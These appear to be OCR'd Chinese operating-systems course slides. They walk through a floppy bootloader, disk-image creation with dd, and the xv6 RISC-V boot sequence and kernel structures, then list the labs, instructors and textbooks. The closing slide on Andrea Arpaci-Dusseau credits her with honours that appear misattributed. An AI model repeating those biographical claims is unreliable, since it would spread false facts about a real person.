由操作系统(xv6)实现

由仿真软件(VMware或qemu)实现

vmware

QEMU

启动方式1:典型的bootloader(软盘启动)

软盘启动汇编程序(boot.asm)

```
01.  .code16       ;.code [16|32]: 指定指令代码产生的长度  .code16会使汇编器承担目标处理器正在运行16位模式
02.  init:
03.      mov %cs, %ax                ;将代码段寄存器的值送入AX
04.      mov %ax, %ds                ;将数据段的地址置为代码段的地址
05.      mov %ax, %es                ;将附加段的地址置为代码段的地址
06.      call  DispStr               ;调用显示字符串例程
07.      jmp .                       ;无限循环，$表示当前行编译后的地址
08.      ;; 以上就是整个程序的执行过程了
09.      ;; 下面是DispStr子程序
10.  DispStr:
11.      mov $BootMessage, %ax   ;将字符串首地址传给寄存器ax
12.      mov %ax, %bp      ;CPU将用ES:BP来寻址字符串
13.      mov $16, %cx      ;通过CX，CPU知道字符串的长度
14.      mov $0x1301, %ax ;AH=13表示13号中断，AL=01H，表示目标字符串仅仅包含字符，属性在BL中包含，移动光标
15.      mov $0x000c, %bx   ;黑底红字，BL=0CH，高亮
16.      mov $0, %dl       ;dh表示在第几行显示，dl表示第几列显示
17.      int $0x10         ;BIOS的10H中断的13号中断用于显示字符串
18.      ret
19.  BootMessage:    .asciz "Hello, OS world!" ;对NASM来讲，标号和变量的作用一样，db表示define byte
20.      ;; $当前行被汇编后的地址，$$表示一个section开始处的地址，本程序只有一个section，所以指0x7c00
21.  .fill 510-(.-init), 1, 0      ;填充剩下空间，使生成的二进制恰好为512字节
22.  .word 0xaa55        ;结束标志，如果发现扇区以0xAA55结束，则BIOS认为它是一个引导扇区，dw表示define word
```

启动方式1:典型的bootloader(软盘启动)

1. 软盘启动汇编程序boot.s

2.声明代码将被加载到7c00处，编译生成二进制

3. 生成空白软盘镜像文件


```
[root@localhost Desktop]# as -o boot.o boot.s
[root@localhost Desktop]# ld -o boot.bin --oformat binary -e init -Ttext 0x7c00
-o boot.bin boot.o
[root@localhost Desktop]# dd if=/dev/zero of=emptydisk.img bs=512 count=2880
2880+0 records in
2880+0 records out
1474560 bytes (1.5 MB) copied, 0.00693546 s, 213 MB/s
[root@localhost Desktop]# dd if=boot.bin of=boot.img bs=512 count=1
1+0 records in
1+0 records out
512 bytes (512 B) copied, 0.000193486 s, 2.6 MB/s
[root@localhost Desktop]# dd if=emptydisk.img of=boot.img skip=1 seek=1 bs=512 c
ount=2879
2879+0 records in
2879+0 records out
1474048 bytes (1.5 MB) copied, 0.00806603 s, 183 MB/s
```

4. 用bin file生成对应的镜像文件

5. 在 bin 生成的镜像文件后补上空白.使用软盘镜像来模拟软盘，写入软盘的第一个扇区。

启动方式1:典型的bootloader(软盘启动)

6. vmware虚拟机将生成的boot.img挂载成软盘。



RISC-V处理器

RISC-V®

- RISC-V(发音为"risk-five")是基于精简指令集计算(RISC)原则设计的一种**开放标准指令集架构**(ISA)。
- 2010年诞生于UC Berkeley。

特点

- ✓ **开放与自由**：区别于x86或ARM等专有指令集架构，RISC-V允许任何组织或个人在遵守其开源许可协议的前提下，自由地使用、开发、制造和销售基于RISC-V的芯片和软件。
- ✓ **指令集非常简洁**：只有40条基本指令，相对于其他现代指令集如ARM和x86，这是一个非常小的指令集。
- ✓ **可扩展性**：可以根据不同的应用场景进行定制和优化。例如，可以通过添加定制指令来提高特定任务的性能，或者通过精简指令集来降低功耗。



RISC-V处理器生态

RISC-V®

应用

云计算/
边缘计算

自动驾驶

人工智能

通信/网络

物联网

操作系统

PDOS

XV6

freeRTOS

HAIKU

FreeBSD

Linux Kernel

Android

Apache NuttX

OpenBSD 7.5


CPU芯片



SiFive芯片
美国SiFive公司



Veyron芯片
Ventanamicro公司



玄铁芯片
阿里/平头哥




惊鸿芯片
赛昉科技

Xv6操作系统

- xv6是使用ANSI C 语言对Unix第六版操作系统的重新实现，适用于多核处理器x86和RISC-V系统。
- 它于 2006 年在麻省理工学院(MIT)操作系统工程课程中出于教学目的而创建。



RISC-V架构的xv6实验环境



- ✓ **Ubuntu**：低层操作系统
- ✓ **QEMU**：提供仿真设备RISC-V架构的CPU、内存、磁盘、网卡
- ✓ **VSCode**：查看、编辑xv6代码
- ✓ **Gcc**：编译工具
- ✓ **Xv6**：实验操作系统，由源码编译得到

RISC-V架构的OS启动(磁盘启动)

使用make qemu编译并启动risc-v体系结构的OS

```
$make qemu
```

编译并执行qemu命令

RISC-V全系统仿真，使用qemu-system-riscv64命令启动xv6操作系统

```
os@os:~/xv6-riscv$ make qemu
qemu-system-riscv64 -machine virt -bios none -kernel kernel/kernel -m 128M -smp
3 -nographic -global virtio-mmio.force-legacy=false -drive file=fs.img,if=none,f
ormat=raw,id=x0 -device virtio-blk-device,drive=x0,bus=virtio-mmio-bus.0

xv6 kernel is booting

hart 1 starting
hart 2 starting
init: starting sh
$
```

xv6内核启动

CPU1和CPU2启动

启动shell

RISC-V架构的OS启动(磁盘启动)

1、内核入口函数
kernel/entry.S

```
 5 .section .text
 6 .global _entry
 7 _entry:
 8         # set up a stack for C.
 9         # stack0 is declared in start.c,
10         # with a 4096-byte stack per CPU.
11         # sp = stack0 + (hartid * 4096)
12         la sp, stack0
13         li a0, 1024*4
14         csrr a1, mhartid
15         addi a1, a1, 1
16         mul a0, a0, a1
17         add sp, sp, a0
18         # jump to start() in start.c
19         call start
20 spin:
21         j spin
```

程序入口

把stack0地址放入sp指针，stack0是CPU栈起始地址

每个CPU栈空间是4096字节，把1024*4存入a0寄存器

a1寄存器存放CPU核数

计算总的栈空间

sp移到栈顶

调用start函数

RISC-V架构的OS启动(磁盘启动)

2、内核start函数，由此进入内核main函数
kernel/start.c

```
10 // entry.S needs one stack per CPU.
11 __attribute__ ((aligned (16))) char stack0[4096 * NCPU];
12
13 // entry.S jumps here in machine mode on stack0.
14 void
15 start()
16 {
17   // set M Previous Privilege mode to Supervisor, for mret.
18   unsigned long x = r_mstatus();
19   x &= ~MSTATUS_MPP_MASK;
20   x |= MSTATUS_MPP_S;
21   w_mstatus(x);
22
23   // set M Exception Program Counter to main, for mret.
24   // requires gcc -mcmodel=medany
25   w_mepc((uint64)main);
```

stack0定义

读取机器状态


加入特权模式

写入机器状态

main函数地址写入mepc寄存器

RISC-V架构的OS启动(磁盘启动)

机器的特权状态



三种特权状态的切换

RISC-V架构的OS启动(磁盘启动)

3、内核main函数，执行内核函数、用户函数
kernel/main.c

```
 9 // start() jumps here in supervisor mode on all CPUs.
10 void
11 main()
12 {
13   if(cpuid() == 0){
14     consoleinit();
15     printfinit();
16     printf("\n");
17     printf("xv6 kernel is booting\n");
18     printf("\n");
19     kinit();         // physical page allocator
20     kvminit();       // create kernel page table
21     kvminithart();   // turn on paging
22     procinit();      // process table
23     trapinit();      // trap vectors
24     trapinithart();  // install kernel trap vector
25     plicinit();      // set up interrupt controller
26     plicinithart();  // ask PLIC for device interrupts
27     binit();         // buffer cache
28     iinit();         // inode table
29     fileinit();      // file table
30     virtio_disk_init(); // emulated hard disk
31     userinit();      // first user process
```

内核相关函数启动

第一个用户进程

RISC-V架构的OS启动(磁盘启动)

4、用户进程初始化。这是第一个用户空间进程，分配进程空间，设置进程页、进程名称、进程状态等

kernel/proc.c

```
231 // Set up first user process.
232 void
233 userinit(void)
234 {
235   struct proc *p;
236
237   p = allocproc();
238   initproc = p;
239
240   // allocate one user page and copy initcode's instructions
241   // and data into it.
242   uvmfirst(p->pagetable, initcode, sizeof(initcode));
243   p->sz = PGSIZE;
244
245   // prepare for the very first "return" from kernel to user.
246   p->trapframe->epc = 0;      // user program counter
247   p->trapframe->sp = PGSIZE;  // user stack pointer
248
249   safestrcpy(p->name, "initcode", sizeof(p->name));
250   p->cwd = namei("/");
251
252   p->state = RUNNABLE;
253
254   release(&p->lock);
255 }
```

分配进程空间

将initcode代码拷贝到进程空间

设置进程页大小

设置进程名称

设置当前目录为/

设置进程状态

RISC-V架构的OS启动(磁盘启动)

5、initcode代码，用于调用init程序
user/initcode.S

```
 6 # exec(init, argv)
 7 .globl start
 8 start:
 9         la a0, init
10         la a1, argv
11         li a7, SYS_exec
12         ecall
13
14 # for(;;) exit();
15 exit:
16         li a7, SYS_exit
17         ecall
18         jal exit
19
20 # char init[] = "/init\0";
21 init:
22   .string "/init\0"
```

a0寄存器:init字符串地址
a1寄存器:参数地址
a7寄存器:系统调用号SYS_exec

执行init程序

init程序名称字符串

RISC-V架构的OS启动(磁盘启动)

6、init程序，fork出子进程，由子进程执行shell
user/init.c

```
26    for(;;){
27      printf("init: starting sh\n");
28      pid = fork();
29      if(pid < 0){
30        printf("init: fork failed\n");
31        exit(1);
32      }
33      if(pid == 0){
34        exec("sh", argv);
35        printf("init: exec sh failed\n");
36        exit(1);
37      }
```

fork进程

子进程执行shell程序sh

RISC-V架构的OS启动(磁盘启动)

进程结构
kernel/proc.h

```
84 // Per-process state
85 struct proc {
86   struct spinlock lock;
87
88   // p->lock must be held when using these:
89   enum procstate state;        // Process state
90   void *chan;                  // If non-zero, sleeping on chan
91   int killed;                  // If non-zero, have been killed
92   int xstate;                  // Exit status to be returned to parent's wait
93   int pid;                     // Process ID
94
95   // wait_lock must be held when using this:
96   struct proc *parent;         // Parent process
97
98   // these are private to the process, so p->lock need not be held.
99   uint64 kstack;               // Virtual address of kernel stack
100  uint64 sz;                   // Size of process memory (bytes)
101  pagetable_t pagetable;       // User page table
102  struct trapframe *trapframe; // data page for trampoline.S
103  struct context context;      // swtch() here to run process
104  struct file *ofile[NOFILE]; // Open files
105  struct inode *cwd;           // Current directory
106  char name[16];               // Process name (debugging)
107 };
```

进程状态

PID

栈虚拟地址

进程内存大小

页表

打开的文件

当前目录

进程名称

RISC-V架构的OS启动(磁盘启动)

文件结构
kernel/file.h

```
1  struct file {
2    enum { FD_NONE, FD_PIPE, FD_INODE, FD_DEVICE } type;
3    int ref; // reference count
4    char readable;
5    char writable;
6    struct pipe *pipe; // FD_PIPE
7    struct inode *ip;  // FD_INODE and FD_DEVICE
8    uint off;          // FD_INODE
9    short major;       // FD_DEVICE
10 };
```

文件类型

可读标志，1表示可读

可写标志，1表示可写

Pipe类型

Inode类型

Device类型

RISC-V架构的OS启动(磁盘启动)

inode结构
kernel/file.h

```
16 // in-memory copy of an inode
17 struct inode {
18   uint dev;           // Device number
19   uint inum;          // Inode number
20   int ref;            // Reference count
21   struct sleeplock lock; // protects everything below here
22   int valid;          // inode has been read fr
23
24   short type;         // copy of disk inode
25   short major;
26   short minor;
27   short nlink;
28   uint size;
29   uint addrs[NDIRECT+1];
30 };
```

设备号

Inode号

Inode信息是否已经从磁盘读取完毕

Inode类型

设备的major号

设备的minor号

操作系统实验课程

- 本学期的操作系统课程实验有6次实验课，5个实验项目，前4个实验项目分别各占4个学时，最后一个实验项目8个学时，总共24个学时。其中，前4个实验是从开源操作系统 xv6-labs-2020 的实验课程中选取4个实验，并根据我们学校的操作系统课程要求进行修改。
- 课程设置：
  - 实验指导书： http://oslabs.hitsz.edu.cn
  - 实验步骤：https://gitee.com/hitsz-ids/os-lab.git
  - xv6的X86版本： https://github.com/mit-pdos/xv6-public
  - xv6的RISC-V版本：https://github.com/mit-pdos/xv6-riscv
- 考核点：

  操作系统理论知识、编程基础、github使用、英文阅读等综合能力。

课程实验

序号	实验项目名称	实验目的	学时分配	每组人数
1	xv6与Unix实用程序	1. 认识xv6操作系统，并熟悉其运行环境。 2. 复习并巩固系统调用、进程等理论知识，掌握在xv6上编写用户程序的方法，要求实现sleep、pingpong和find用户程序。 3. 理解和掌握xv6的启动流程，包括资源初始化、第一个进程的诞生等，要求在启动流程涉及到的start、main等函数中增加打印输出你的学号以及该函数的作用。	4	1
2	系统调用	1. 了解xv6系统调用的工作原理。 2. 熟悉xv6通过系统调用给用户程序提供服务的机制。 3. 熟悉进程上下文切换的过程。 4. 了解进程的完整生命周期。	4	1
3	锁机制的应用	1. 了解Lock的实现原理，理解CPU为Lock的实现提供的支持。 2. 理解xv6的内存分配器kalloc以及磁盘缓存buffer cache的工作原理，掌握Lock在xv6中内存分配器/磁盘缓存中的作用。 3. 掌握锁竞争对程序并行性的影响。 4. 学习减少锁竞争的方法。	4	1

课程实验

序号	实验项目名称	实验目的	学时分配	每组人数
4	页表	1. 了解页表的实现原理。 2. 修改页表，使内核更方便的进行用户虚拟地址翻译。	4	1
5	简单文件系统的设计与实现	1. 了解磁盘和磁盘管理的基本概念，理解为什么需要文件系统 2. 掌握文件系统的核心设计思想及其实现原理，熟悉文件系统内部数据结构的组织方式和基本处理流程 3. 掌握EXT2文件系统的布局，并完整设计和实现一个青春版的EXT2文件系统	8	1

自选实验

想要挑战自己的同学可以参加自选实验，完成自选实验后**不需要再完成课程实验**。报名自选实验的同学需要进行简单的**面试/考核**，最终确定**不超过5名同学**参加。

自选实验说明：

- ✓ 自选实验因为难度更高，所以完成任务后实验成绩为满分。
- ✓ 如果某次自选实验无法完成，可以完成相应的课程实验，分数按照课程实验给分。

自选课题：

1、大模型的内存分配与使用率分析。属于拔高型实验。

2、大模型的异步调度研究。属于拔高型实验。

Module 1: 导论与OS结构

1. 当前形势下为什么要学OS
2. OS学习方法
3. OS的概念、特性
4. OS的基本结构
   - 微内核、模块化、分层结构
5. OS接口：系统调用
6. （实验一）xv6与Unix实用程序
7. 教师、助教及考核
8. 注意事项

课程教师




刘川意

教授，博导

地址：L1701
邮件：liuchuanyi@hit.edu.cn

- 在QQ群217461695私聊老师或者助教
- 待课程结束，会额外增加一节课的时间进行homework答疑



扫一扫二维码，加入群聊

课程教师




林杰老师
计算机学院
地址：L1706
QQ:296300690




查欣雨助教
计算机学院
地址：L1706
QQ:2912657292


课程教材与参考书

- Operating Systems: Three Easy Piece. Remzi H. Arpaci-Dusseau and Andrea C. Arpaci-Dusseau (University of Wisconsin-Madison),2018
- 李治军、刘宏伟《操作系统原理、设计与实践》高教出版社 2018.3





课程教材



Operating Systems: Three Easy Piece. Remzi H. Arpaci-Dusseau and Andrea C. Arpaci-Dusseau. 2018.



Remzi H. Arpaci-Dusseau

- ✓ 威斯康星大学麦迪逊分校计算机科学系 Grace Wahba 教授
- ✓ 威斯康星大学麦迪逊分校计算机科学系 Vilas 杰出成就教授

主要成就

- ✓ 2018 年 ACM-SIGOPS Mark Weiser 奖，以表彰其“在存储和计算机系统研究方面的杰出领导力、创新和影响力
- ✓ 2020年，ACM Fellows
- ✓ 2022年，AAAS Fellows（美国科学促进会）
- ✓ 曾七次获得威斯康星大学麦迪逊分校的SACM年度教授奖、Rosner“优秀教育家”奖和校长杰出教学奖



Andrea C. Arpaci-Dusseau

主要成就

- ✓ 1997 年当选为美国艺术与科学学院院士
- ✓ 2000 年当选为美国国家科学院院士
- ✓ 2018 年 ACM-SIGOPS Mark Weiser 奖，以表彰其“在存储和计算机系统研究方面的杰出领导力、创新和影响力
- ✓ 担任多个学术协会的会员，包括美国科学促进会、美国统计协会和数理统计学会
